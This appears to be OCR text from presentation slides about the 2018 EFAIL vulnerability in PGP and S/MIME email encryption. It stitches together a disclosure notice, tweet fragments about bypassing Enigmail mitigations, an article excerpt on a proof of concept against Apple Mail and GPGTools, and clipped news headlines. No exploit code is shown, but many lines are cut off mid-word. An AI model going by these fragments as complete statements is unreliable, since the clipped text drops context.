
We are still actively analyzing PGP, and so far, we have a proof of concept exploit for a full plaintext recovery attack with some assumptions for the attacker, that we want to disclose to vendors. The flaw requires fundamental and backward-incompatible changes in the PGP specification (see Section 6).

We ask you kindly to keep this advisory and the information therein confidential until we find a nearby date for coordinated public disclosure!

An independent summary of the disclosure timeline, compiled from public information.




http://flaked.sockpuppet.org/2018/05/16/a-unified-timeline.html


hanno
@hanno
so... about efail. the latest Enig
version contains a few Mitigati
don't work. I found a trivial by
to be clear: efail is still exploit
latest Enigmail+Thunderbird a
settings.
5:36 PM - 17 May 2018
151 Retweets 196 Likes
8
151
196
Tweet your reply
hanno @hanno · May 17
I just reported this to the enigmail developer. But I believe it
this in enigmail alone, requires changes in thunderbird.
3
7
24
Following
There's No Protecting Apple Ma
Statement from PGP developers
https://theintercept.com/2
16
Similarly, the creator of PGP, Phil Zimmermann, co-signed a blog post Thursday stating that EFAIL was "easy to mitigate" by disabling the loading of remote content in GPGTools.
But even if you follow this advice and disable remote content, Apple Mail and GPGTools are still vulnerable to EFAIL. I developed a proof-of-concept exploit that works against Apple Mail and GPGTools even when remote-content loading is disabled (German security researcher Hanno Böck also deserves much of the credit for this exploit – more on that below). I have reported the vulnerability to the GPGTools developers, and they are actively working on an update that they plan on releasing soon.
Here is a short video that demonstrates how dangerous this exploit could be:

EFail: Encrypted Email H

LILY HAY NEWMAN SECURIT

ENCRYPTED E MAJOR, DIVIS



An attack called eFail overc encrypted email standards F

GETTY IMAGES

S/MIME art

Log in | Sign u

Security

S/MIME a flaws me chats

If a hacker ciphered m read the co

By Shaun Nichols


efail - Google Search

naked security

FREE TRIALS › F

The EFAIL v OK to ke

Cry



EFAIL und E-M

EFAIL un Verschlü einfach H abschalt

am 14.05.2018 u

HTML-Anzeige unnötig und ei

'Efail' exploit exposes po

engadget

'Efail' exploit exposes popular email encryption schemes

Security researchers identify critical issues with PGP and S/Mime protocols.

K. Filippidis


05.14.18 in Personal Computing


Jana Runde, Ruhr University Bochum

